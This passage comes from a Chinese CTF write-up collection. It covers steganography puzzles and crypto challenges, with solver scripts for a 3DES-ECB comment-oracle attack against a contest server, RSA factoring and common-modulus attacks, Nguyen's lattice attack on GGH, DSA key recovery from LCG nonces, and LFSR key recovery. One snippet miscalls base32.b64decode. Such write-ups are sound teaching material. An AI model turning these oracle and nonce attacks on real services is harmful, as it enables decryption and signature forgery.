'6': '-....', '7': '--...', '8': '---..',

'9': '----.', '=': '-...-'

}

\_\_decode\_alphabet = dict([val, key] for key, val in \_\_encode\_alphabet.items())

def decode(morsecode):

morsecodeList = morsecode.split(" ")

charList = \

[\_\_decode\_alphabet[char] if char in \_\_decode\_alphabet.keys() else char for char in morsecodeList]

return "".join(charList)

msg = open('1.txt','r').read()

print(decode(msg))

p=open('11.txt','w')

p.write(decode(msg))

result:

==

1. python解密后是PDF\_417图形编码，python有库可以直接解，得到一个网址

|  |
| --- |
| import base64,zxing  p1 = open('11.txt','r').read()  p=open('res.png','wb')  p.write(base32.b64decode(p1))  p.close()  reader = zxing.BarCodeReader()  barcode = reader.decode('res.png')  print(barcode.parsed) |

result:


https://s2.ax1x.com/2020/02/06/1yPXJ1.jpg

1. 上去网址得到一张照片，jpg的隐写不多，F5隐写解密即可得到flag。

## **funnygame (SU)**

打开题目,发现是一个扫雷游戏,发现resource文件夹下有一张`扫雷.png`,对其进行binwalk分析并能提取一个的压缩包，压缩包提取出一个secret.txt

在pycache文件夹中找到pyc文件，对其进行stegosaurus解密，发现密钥：



进行AES解密：

A screenshot of a social media post

Description automatically generated

并将其倒序可得到一个音频，通过将音频倒放可以听出flag。

# Crypto.


## news\_website(W&M)

1. 打开题目，发现有源码可以下载。




1. 下载下来之后使用 JD-GUI 反编译 jar 文件，翻看源码发现使用的是 3DES 加密，并且 flag 在最后作为管理员签名追加在加密原文之后。

因为 DES是分块加密，块之间没有联系。所以我们就可以控制前面可控的内容，获知前面的加密密文之后来根据后面 flag 所在块的密文来推断出 flag。




1. 抓包，获得发表评论以及获取评论的接口。编写 [exp.py](http://exp.py/) ，获取flag，详细代码请从 “解题” 文件夹获取。



|  |
| --- |
| #!/usr/bin/python3  #coding:utf-8  import base64  import requests  target = "123.56.85.29:8233"  known\_text = ""  for i in range(0, 16):  has\_found = False  for s in "abcdefghijklmnopqrstuvwxyz0123456789-\_}{":  test\_text = s + known\_text  if len(test\_text) > 8:  test\_text = test\_text[:8]  test\_text = test\_text + chr(8 - len(test\_text)) \* (8 - len(test\_text))  # 这里可以优化的，其实可以不用爆破八次，但这里为了让 exp 只运行一次就爆破了  for j in range(0, 8):  comment = test\_text + j \* "a"  print(comment)  r = requests.post("http://" + target + "/api/comment/news/27",  json={"commentEmail": "i@zhaoj.in", "commentContent": comment,  "commentNickname": "glzjin"}).json()  comment\_id = r['commentId']  r = requests.get("http://" + target + "/api/comment/news/27?size=10&page=0&sort=commentId%2Cdesc").json()  decode\_text = base64.b64decode(r['content'][0]['commentContent'])  # 偷懒= =直接在每个区块找了  for k in range(0, int(len(decode\_text) / 8) - 1):  if -1 \* k \* 8 == 0:  last\_decode\_text = decode\_text[-1 \* k \* 8 - 8:]  else:  last\_decode\_text = decode\_text[-1 \* k \* 8 - 8:-1 \* k \* 8]  if decode\_text[:8] == last\_decode\_text:  print("ok")  known\_text = s + known\_text  has\_found = True  break  if has\_found:  break  if has\_found:  break  print(known\_text) |

## easy\_RSA(W&M)



|  |
| --- |
| #!/usr/bin/env python  from Crypto.Util.number import \*  import sympy  e = 65537  n=7772032347449135823378220332275440993540311268448333999104955932478564127911903406653058819764738253486720397879672764388694000771405819957057863950453851364451924517697547937666368408217911472655460552229194417053614032700684618244535892388408163789233729235322427060659037127722296126914934811062890693445333579231298411670177246830067908917781430587062195304269374876255855264856219488896495236456732142288991759222315207358866038667591630902141900715954462530027896528684147458995266239039054895859149945968620353933341415087063996651037681752709224486183823035542105003329794626718013206267196812545606103321821  c=2082303370386500999739407038433364384531268495285382462393864784029350314174833975697290115374382446746560936195242108283558410023998631974392437760920681553607338859157019178565294055755787756920003102506579335103169629546410439497570201554568266074421781047420687173530441469299976286281709526307661219925667082812294328343298836241624597491473793807687939912877432920934022304415340311930199467500833755390490763679081685821950332292303679223444816832000945972744492944044912168217765156110058474974887372388032286968936052010531850687361328326741707441938740295431353926037925950161386891437897990887861853097318  p = sympy.symbols('p')  q = sympy.symbols('q')  for i in range(1000,1050):  res = sympy.solve([p\*q-n, p+q-2\*\*i+65538], (p, q))  if len(res)>1:  print(i)  print(res)  break  #i = 1024  #[(72356988033940122419862865191878675238242016880080962265441973140379691886394220688072110362559413510402072754902898224503345853278372546073863042457429691363311481477269645152325782001930391869045739370961356170148607063612137861483639965888231664404355083617264515197675631111636979987271638724116276090949, 107412325452291468353067653887023798123555681014149695007988108017352983919106742444636366959848122510718041124968495133155443915536044076418984388182044433014456411947595840123976437599315702250407343581123649598689543618730325019990273144652595572758995427067321783042271614826842736317563717605507947980729), (107412325452291468353067653887023798123555681014149695007988108017352983919106742444636366959848122510718041124968495133155443915536044076418984388182044433014456411947595840123976437599315702250407343581123649598689543618730325019990273144652595572758995427067321783042271614826842736317563717605507947980729, 72356988033940122419862865191878675238242016880080962265441973140379691886394220688072110362559413510402072754902898224503345853278372546073863042457429691363311481477269645152325782001930391869045739370961356170148607063612137861483639965888231664404355083617264515197675631111636979987271638724116276090949)]  p = res[0][0]  q = res[0][1]  phin = (p-1)\*(q-1)  d = long(inverse(e,phin))  m = pow(c,d,n)  print(long\_to\_bytes(m)) |

## GGH(W&M)

1997年，Goldreich、Goldwasser、Halevi三人受Ajtai在格难题上的研究所启发，提出了一个基于格中最近向量难题的非对称密码学算法：GGH Cryptosystem。

1999年，Nguyen发现在这个密码学算法设计中，有一个很大的缺陷，可以使攻击者从密文中获取到明文的部分信息，且可以将原来的最近向量难题转化为一个较为简单的最近向量难题。基于这个观察，Nguyen解出了设计者放在网上的5个challenge中的4个（其中有2个被设计者认为是不可能攻破的），足以证明该密码算法是broken的。


本题即基于Nguyen's Attack。


由于大部分CTF的crypto题中的非对称密码学算法都是围绕着RSA展开，对格密码涉及很少，因此想要解出本题则需要选手有较为丰富的格相关的数学基础。且有关于格密码的内容，网上几乎很少，只能通过阅读相关的paper来进行学习，因此本题也需要选手有相当优秀的自学能力。


后来在i春秋上发现了一个很不错的格相关教学视频：<https://www.ichunqiu.com/course/50433>

里面都是些密码学大牛的讲课，非常专业。不过可能只有数理基础及其扎实的人才能听得懂吧。😃

具体关于GGH密码算法可以参考如下内容，在此就不详细展开了：







|  |
| --- |
| # Read ciphertext and public key from the 2 given files.  c = []  with open('ciphertext.txt', 'r') as f:  data = f.read().strip(' ')  c = [int(num) for num in data.split(' ')]  c = vector(ZZ, c)  B = []  with open('key.pub', 'r') as f:  for line in f.readlines():  line = line.strip(' \n')  B.append([int(num) for num in line.split(' ')])  B = matrix(ZZ, B)  # Nguyen's Attack.  n = 150  delta = 3  s = vector(ZZ, [delta]\*n)  B6 = B.change\_ring(Zmod(2\*delta))  left = (c + s).change\_ring(Zmod(2\*delta))  m6 = (B6.solve\_left(left)).change\_ring(ZZ)  new\_c = (c - m6\*B) \* 2 / (2\*delta)  # embedded technique  new\_B = (B\*2).stack(new\_c).augment(vector(ZZ, [0]\*n + [1]))  new\_B = new\_B.change\_ring(ZZ)  new\_B\_BKZ = new\_B.BKZ()  shortest\_vector = new\_B\_BKZ[0]  mbar = (B\*2).solve\_left(new\_c - shortest\_vector[:-1])  m = mbar \* (2\*delta) + m6  print ''.join(map(chr, m[:42])) |

## LCG(Vidar)

1. 观察发现 [DSA](https://en.wikipedia.org/wiki/Digital_Signature_Algorithm) 的 k 由一个 [LCG](https://en.wikipedia.org/wiki/Linear_congruential_generator) (a,b,m已知) 产生,
2. 由于 m = q , 所以可以多次签名获得一个同余方程组
3. 由于是线性的, 可以转换成矩阵来解

A \* B = C, 其中

A = [s1, 0, -r1] ; B = [k1] ; C = [m1]

[ 0, s2, -r2] [k2] [m2]

[-a, 1, 0] [ x] [ b]

1. 求解出 x 即可自己签名, 拿到 flag

|  |
| --- |
| #!/usr/bin/env python3  # -\*- coding: utf-8 -\*-  import os, re  import string, binascii  from hashlib import sha256  from Crypto.Util import number  from Crypto.Random import random  from pwn import \*  from pwnlib.util.iters import mbruteforce  context.log\_level = 'debug'  io = remote('127.0.0.1', 1234)  # io = remote('192.168.189.142', 25678)  PoW = io.recvline().decode()  suffix, target\_hexdigest = re.search(r'\(XXXX\+(\w{16})\) == (\w{64})', PoW).groups()  proof = mbruteforce(lambda x: sha256( (x+suffix).encode() ).hexdigest()==target\_hexdigest, string.ascii\_letters+string.digits, length=4, method='fixed')  io.sendlineafter('Give me XXXX: ', proof)  params\_str = io.recvuntil('$').decode()  (p, q, g, y) = map(int, re.search(r"p = (\d+)\nq = (\d+)\ng = (\d+)\ny = (\d+)\n", params\_str).groups())  # log.info(f'p = {p}\nq = {q}\ng = {g}\ny = {y}')  a = y \* 233333 % q  b = y \* 0x2333 % q  randstr = lambda l: ''.join([random.choice(string.ascii\_letters+string.digits) for \_ in range(l)])  def sign\_up():  io.sendlineafter(' ', 'sign up')  name = randstr(6)  io.sendlineafter('> ', name)  hex\_data = io.recvlines(2)[-1]  data = binascii.unhexlify(hex\_data)  (name, r, s) = (data[:-40], data[-40:-20], data[-20:])  m, r, s = map(lambda x: int.from\_bytes(x, 'big'), (name, r, s))  return { 'm': m, 'r': r, 's': s }  sigs = [sign\_up() for \_ in range(2)]  from sympy import \*  def m\_mod(matrix, modulus):  def \_mod(x, modulus):  numer, denom = x.as\_numer\_denom()  return numer \* mod\_inverse(denom, modulus) % modulus  return matrix.applyfunc(lambda x: \_mod(x, modulus))  A = Matrix([  [sigs[0]['s'], 0, -sigs[0]['r']],  [ 0, sigs[1]['s'], -sigs[1]['r']],  [ -a, 1, 0]  ])  C = Matrix([  [sigs[0]['m']],  [sigs[1]['m']],  [ b]  ])  B = A.inv\_mod(q) \* C  B = m\_mod(B, q)  x = int(B[-1])  assert pow(g,x,p)==y  def sign():  name = b'admin'  m = int.from\_bytes(name, 'big')  global p,q,g,x,y  k = 2  k\_inv = number.inverse(k, q)  r = pow(g, k, p) % q  s = (k\_inv \* (m + x \* r)) % q  (r, s) = map(int, (r, s))  sig = name + r.to\_bytes(20, 'big') + s.to\_bytes(20, 'big')  return sig.hex().upper()  def sign\_in():  io.sendlineafter(' ', 'sign in')  sig = sign()  io.sendlineafter('> ', sig)  print(io.recvregex(r'flag{.+}').decode())  sign\_in()  io.close() |

## Easystream(Vidar)

1. 大致看看有 3 个 LFSR, 每一轮迭代有 4 个步骤
   * 寄存器 X 步进一次
   * 寄存器 A 根据 X\_29 来选择按多项式 P0 还是 P1 进行反馈
   * 寄存器 B 根据 X\_26 来选择步进一次或两次
   * 根据 L 计算得到 keystreamByte
2. 突破口在于 c = (L[high(A)] + L[high(B)] + high(X)) % 256

已知 keyStream (k), 则有 H(X) = (k[0] - L[H(A)] - L[H(B)]) % 256

那么, 遍历 H(A) 和 H(B) , 共有 256\*256 个候选

1. 由于 k[1] 也有对应的式子, 那么可以扩展 H(A) 和 H(B) (A高位扩展1位, B扩展1位或2位, 共12种情况),

可以据此计算一轮迭代后的 H(X) = k[1] - L[H(A1)] - L[H(B1)],

与扩展后的H(X) 求交集以筛选候选组

1. 多筛几次, 得到key, 但由于生成 k 之前已进行过一轮, 故缺少 3 个最低位, 爆破

|  |
| --- |
| #!/usr/bin/env python3  # -\*- coding: utf-8 -\*-  def get\_perm():  key = b"^ORXY$"  l = len(key)  K = [key[i % l] for i in range(256)]  S = list(range(256))  j = 0  for i in range(256):  j = (j + S[i] + K[i]) & 0xff  S[i], S[j] = S[j], S[i]  return S  def gen\_high\_AB():  for high\_A in range(256):  for high\_B in range(256):  yield [high\_A, high\_B]  def high(X):  x, sx = X  return ((x >> sx) & 0xff)  def ext\_n(X, nbits):  x, sx = X  for l in range(1, nbits+1):  for i in range(1 << l):  x\_n = x | (i << (8+sx))  sx\_n = sx + l  yield (x\_n, sx\_n)  def next\_AB(A, B):  for A\_n in ext\_n(A, 1):  for B\_n in ext\_n(B, 2):  yield (A\_n, B\_n)  def get\_X\_n(X, high\_X\_n):  for X\_n in ext\_n(X, 1):  if high(X\_n) == high\_X\_n:  return X\_n  return None  L = get\_perm()  ks = bytes.fromhex("e53d1c5c4e1d7e38e3f51f45f8c955fc54b1a186f52ecc450328531139b71a7e")  XAB = []  XAB\_n = []  for high\_A,high\_B in gen\_high\_AB():  high\_X = (ks[0] - L[high\_A] - L[high\_B]) & 0xff  XAB.append([(high\_X, 0),  (high\_A, 0),  (high\_B, 0)])  for i in range(len(ks) - 1):  for X,A,B in XAB:  for A\_n,B\_n in next\_AB(A, B):  high\_X\_n = (ks[i+1] - L[high(A\_n)] - L[high(B\_n)]) & 0xff  X\_n = get\_X\_n(X, high\_X\_n)  if X\_n:  XAB\_n.append([X\_n, A\_n, B\_n])  XAB = XAB\_n.copy()  XAB\_n = []  assert len(XAB) == 1  def gen\_key(XAB):  x0 = XAB[0][0][0] % (2\*\*31)  a0 = XAB[0][1][0] % (2\*\*31)  b0 = XAB[0][2][0] % (2\*\*31)  for x in [2\*x0, 2\*x0+1]:  for a in [2\*a0, 2\*a0+1]:  for b in [2\*b0, 2\*b0+1]:  key = b''.join(  map(  lambda i: i.to\_bytes(4, 'big'),  [x, a, b]  )  )  yield key  import uuid  from hashlib import sha256  for key in gen\_key(XAB):  if sha256(key).hexdigest()[:10] == 'eb2a2b4cad':  raw\_flag = uuid.uuid3(  uuid.NAMESPACE\_DNS,  key.decode('latin-1'))  print("flag{{{}}}".format(raw\_flag)) |

## EasyRSA(timekeeper)

* 利用python的libnum与gmpy2库，借助欧几里得算法求出模反元素，进而求出m。

|  |
| --- |
| * # -\*- coding: utf-8 -\*- * #当n不变的情况下，知道n,e1,e2,c1,c2 可以在不知道d1,d2的情况下，解出m。 * from libnum import n2s,s2n * from gmpy2 import invert * # 欧几里得算法 * def egcd(a, b): * if a == 0: * return (b, 0, 1) * else: * g, y, x = egcd(b % a, a) * return (g, x - (b // a) \* y, y) * def main(): * n=27560959918385616419486273009594513460044316476337842585463553105701869531698366304637678008602799005181601310816935394003041930445509801196554897781529962616349442136039951911764620999116915741924245788988332766182305635804754798018489793066811741026902011980807157882639313892932653620491354630354060462594865874663773934670618930504925812833202047183166423043264815905853486053255310346030416687430724204177468176762512566055165798172418622268751968793997676391170773216291607752885987933866163158257336522567086228092863302685493888839866559622429685925525799985062044536032584132602747754107800116960090941957657 * c1=21823306870841016169952481786862436752894840403702198056283357605213928505593301063582851595978932538906067287633295577036042158302374948726749348518563038266373826871950904733691046595387955703305846728530987885075910490362453202598654326947224392718573893241175123285569008519568745153449344966513636585290770127055273442962689462195231016899149101764299663284434805817339348868793709084130862028614587704503862805479792184019334567648078767418576316170976110991128933886639402771294997811025942544455255589081280244545901394681866421223066422484654301298662143648389546410087950190562132305368935595374543145047531 * c2=9206260935066257829121388953665257330462733292786644374322218835580114859866206824679553444406457919107749074087554277542345820215439646770680403669560474462369400641865810922332023620699210211474208020801386285068698280364369889940167999918586298280468301097349599560130461998493342138792264005228209537462674085410740693861782834212336781821810115004115324470013999092462310414257990310781534056807393206155460371454836230410545171068506044174001172922614805135260670524852139187370335492876094059860576794839704978988507147972109411033377749446821374195721696073748745825273557964015532261000826958288349348269664 * e1=464857 * e2=190529 * s = egcd(e1, e2) * s1 = s[1] * s2 = s[2] * # 求模反元素 * if s1<0: * s1 = - s1 * c1 = invert(c1, n) * elif s2<0: * s2 = - s2 * c2 = invert(c2, n) * m = pow(c1,s1,n)\*pow(c2,s2,n) % n * print n2s(m) * if \_\_name\_\_ == '\_\_main\_\_': * main() |
|  |

## Gmcn(Nu1L)


第一步：解开lfsr.png.encrypt得到压缩包密码

|  |
| --- |
| from Crypto.Util.number import \*  def get\_data():  with open("lfsr.png.encrypt", "rb") as f:  data = f.read()  return bytes\_to\_long(data)  def Berlekamp\_Massey\_algorithm(sequence):  N = len(sequence)  s = sequence[:]  for k in range(N):  if s[k] == 1:  break  f = set([k + 1, 0]) # use a set to denote polynomial  l = k + 1  g = set([0])  a = k  b = 0  for n in range(k + 1, N):  d = 0  for ele in f:  d ^= s[ele + n - l]  if d == 0:  b += 1  else:  if 2 \* l > n:  f ^= set([a - b + ele for ele in g])  b += 1  else:  temp = f.copy()  f = set([b - a + ele for ele in f]) ^ g  l = n + 1 - l  g = temp  a = b  b = n - l + 1  # output the polynomial  def print\_poly(polynomial):  result = ''  lis = sorted(polynomial, reverse=True)  for i 